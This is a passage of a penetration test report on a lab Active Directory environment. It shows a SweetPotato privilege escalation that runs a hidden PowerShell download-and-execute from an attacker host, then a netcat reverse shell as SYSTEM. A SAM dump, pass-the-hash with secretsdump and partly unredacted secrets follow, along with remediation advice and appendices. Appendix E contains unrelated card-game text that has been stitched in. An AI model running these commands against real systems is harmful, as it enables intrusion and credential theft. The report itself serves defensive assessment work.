PS C:\ProgramData> C:\ProgramData\SweetPotato.exe -p C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -a "-nop -w hidden -c IEX(New-Object Net.WebClient).DownloadString('http://10.3
.10.195/nishang7777.ps1')"
SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
  PrintSpoofer discovery and original exploit by @itm4n
  EfsRpc built on EfsPotato by @zcgonvh and PetitPotam by @topotam
[+] Attempting NP impersonation using method PrintSpoofer to launch C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[+] Triggering notification on evil PIPE \\braavos/pipe/caaedda7-462c-4c3a-9e88-07cc5b516b63
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!
PS C:\ProgramData>
```

Resulting in root on the machine 10.3.10.23 BRAAVOS:




```
┌──(kali㉿kali)-[~/oat_bins]
└─$ sudo nc -lvnp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.3.10.195] from (UNKNOWN) [10.3.10.23] 51630

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
```

As root, mimikatz.exe was curled in onto the machine and test for lsass dump was performed but failed due to protected memory, so a sAMA dump was used instead to gain administrator hashes from. (Another possible method that was considered was to gain NTLM hash of SYSTEM by authenticating to a attacker controlled server and test with that):



```
PS C:\ProgramData> Get-Content C:\ProgramData\sam_dump.txt | Select-String -Context 2,2 "Hash"

  RID  : 000001f4 (500)
  User : Administrator
>   Hash NTLM: [redacted]
      lm  - 0: [redacted]
      lm  - 1: [redacted]
  RID  : 000001f8 (504)
  User : WDAGUtilityAccount
>   Hash NTLM: [redacted]

  Supplemental Credentials:
  RID  : 000003e8 (1000)
  User : localuser
>   Hash NTLM: [redacted]

  Supplemental Credentials:
  RID  : 000003ea (1002)
  User : morkmaster
>   Hash NTLM: [redacted]
      lm  - 0: [redacted]
      ntlm- 0: [redacted]

PS C:\ProgramData>
```

Then pass-the-hash was used with Administrator + hash through Impacket's secretsdump.py:



```
┌─[patricja@birdcage]─[/usr/share/doc/python3-impacket/examples]
└──╼ $ python3 secretsdump.py braavos.essos.local/Administrator@10.3.10.23 -hashes :e[redacted]
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5ac469fd3bdb31707218999fdfa59379
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]
Guest:501:aa[redacted]
DefaultAccount:503:aa[redacted]
WDAGUtilityAccount:504:a[redacted]
localuser:1000:aa[redacted]
morkmaster:1002:aad[redacted]05a:::
[*] Dumping cached domain logon information (domain/username:hash)
ESSOS.LOCAL/Administrator:$D[redacted]b1: (2025-02-05 02:20:58)
ESSOS.LOCAL/sql_svc:$DCC2[redacted](2025-03-24 11:59:05)
ESSOS.LOCAL/khal.drogo:$D[redacted]1d5: (2025-03-24 14:57:56)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ESSOS\BRAAVOS$:aes256-cts-hmac-sha1-96:8e[redacted]
ESSOS\BRAAVOS$:aes128-cts-hmac-sha1-96:9e[redacted]
ESSOS\BRAAVOS$:des-cbc-md5:94[redacted]
ESSOS\BRAAVOS$:plain_password_hex:fb[redacted]990f22d8b55c296ee49829efc4f1e2788345adf87c621107f3ebd98c1
04a9b02eaacca8cd0e64851f3b7ea775ab4ab8476eb[redacted]d984aa58ec07250ad6b9135dcf5f39b500bbdada4b9a95f8d8c090413
0fa3cfbc666[redacted]3f16d64130996a
ESSOS\BRAAVOS$:aad[redacted]5eb5aee6c:::
[*] DefaultPassword
localuser:password
[*] DPAPI_SYSTEM
dpapi_machinekey:0x[redacted]9bb
dpapi_userkey:0x3e7[redacted]
[*] NL$KM
 0000   B4 99 1B 4F BF B4 C3 09  BC F1 1E 53 14 70 D9 A1   ...O.......S.p..
 0010   5C BA 1E 66 BE 5D 2B 03  E5 6B 2D 09 D7 57 51 ED   \..f.]+..k-..WQ.
 0020   7A D6 8F 5F D6 34 7E F0  6B 9A A9 2F 8D C9 B6 9C   z.._.4~.k../....
 0030   4C 00 F9 42 53 0E 78 55  C2 56 45 EC 4A C6 7D EE   L..BS.xU.VE.J.}.
NL$KM:b4[redacted]
[*] _SC_GMSA_DPAPI_{C681[redacted]ea
 0000   5C EC 8B 72 D5 66 5A 6B  80 64 03 47 7E 36 3A FC   \..r.fZk.d.G~6:.
```

Auchtung 🚷

Read in the lsass dump that the ESSOS\sql_svc had its password stored in plaintext and it equals to the password of NORTH\sql_svc, renders a separate finding.

Remedial Action

- Disabling + disallowing xp_cmdshell will bring direct remedy for running shell commands and escalation of privileges as shown
- Apply least possible privileges to disallow account to enable setting such as xp_cmdshell and SeImpersonatePrivilege

Further Reading

Guide on how to enable xp_cmdshell (disable by setting it back to 0):

https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver16

Reads on least privilege models:

https://learn.microsoft.com/en-us/entra/identity-platform/secure-least-privileged-access

https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models

4.3 Low Risk Vulnerabilities

A vulnerability will be assessed to represent a low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

A low risk issue may reveal information that could ultimately enable an attacker to target a system more accurately or disclose a new attack vector. Low risk issues typically arise from system and network configuration weaknesses.

These issues should be resolved if the improvement in the organisation’s security posture would justify the cost of the solution. In general, solutions to low risk issues should be implemented once higher risk issues have been addressed.

It is necessary for Professor Oats Consulting to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

A APPENDIX – Testing Scope

Marcus Mad Security Inventions AB requested vulnerability tests for their AD environment and web servers listed in "Hosts in planned scope". Scope focus was to find weaknesses and vulnerabilities that would let an attacker on company network gain access to user credentials, company data and system access.

Company ordered tests to be done as close to full disclosure of their infrastructure as possible, without provided source code and with host-based Defenders running.

B APPENDIX – Hosts in planned scope

```
10.3.10.10 sevenkingdoms.local kingslanding.sevenkingdoms.local kingslanding
10.3.10.11 north.sevenkingdoms.local winterfell.north.sevenkingdoms.local winterfell
10.3.10.12 essos.local meereen.essos.local meereen
10.3.10.22 castelblack.north.sevenkingdoms.local castelblack
10.3.10.23 braavos.essos.local braavos
10.9.10.30 dc-vil dc-vil.ninja ninja
10.9.10.31 dc-ac dc-ac.academy academy
10.9.10.32 web web.academy.ninja
10.9.10.33 sql sql.academy.ninja

10.4.10.244 skytower
10.9.10.223 sickos
```

C APPENDIX – Exploited hosts

```
10.3.10.22 castelblack.north.sevenkingdoms.local castelblack
10.3.10.23 braavos.essos.local braavos
10.9.10.32 web web.academy.ninja
10.9.10.33 sql sql.academy.ninja

10.4.10.244 skytower
10.9.10.223 sickos
```

D APPENDIX – Compromised users

Username	Machine	Method of compromise
sql_svc	BRAAVOS	forest link (previous assessment)
system	BRAAVOS	SeImpersonateToken privilege escalation
sql_svc	CASTELBLACK	shared credentials of essos\sql_svc
system	CASTELBLACK	SeImpersonateToken privilege escalation
john	SkyTower	SQL Injection attack
sara	SkyTower	Leaked database
william	SkyTower	Leaked database
root	SkyTower	Password in plaintext
www_data	SickOS	Unrestricted file upload
root	SickOS	Cronjob run user writables as root
network service	sql	Union based SQL Injection attack

E APPENDIX – Assessment Artefacts

Changed .bashrc for users john and sara on SkyTower. Original is found in oldbashrc.

Uploaded webshell morkmaster.php on SickOS path `http://10.9.10.223/test/`

Tools uploaded to `C:\ProgramData` on CASTELBLACK, BRAAVOS and sql, as well as effective amsibypasses on BRAAVOS and sql

Black Lotus

0

Mono Artifact

Adds 3 mana of any single color of your choice to your mana pool, then is discarded. Tapping this artifact can be played as an interrupt.

Illus. © Christopher Rush

F APPENDIX – Disclaimers and Agreements

Assessment Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be ‘false positives’, although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Professor Oats Consulting or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.

Non-Disclosure Statement

This report is the sole property of Marcus Mad Security Inventions AB. All information obtained during the testing process is deemed privileged information and not for public dissemination. Professor Oats Consulting pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of Marcus Mad Security Inventions AB. Professor Oats Consulting strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

Professor Oats Consulting and Marcus Mad Security Inventions AB have signed an NDA.

Information Security

This report, as well as the data collected during service delivery will be stored and transferred using Professor Oats Consulting approved systems, as outlined in Professor Oats Consulting Information Security Classification Policy unless otherwise required by the client. This report and any stored service delivery data will be protected according to the Professor Oats Consulting Client Data Handling Standard and retained for a period of up to 7 years.

G APPENDIX – Project Team

Assessment Team

Lead Consultant	Professor Oats
Additional Consultant	Michael Hackson

Quality Assurance

QA Consultant	Indica Boxman

Project Management

Delivery Manager	Safeon Route
Account Director	Countess Dictoria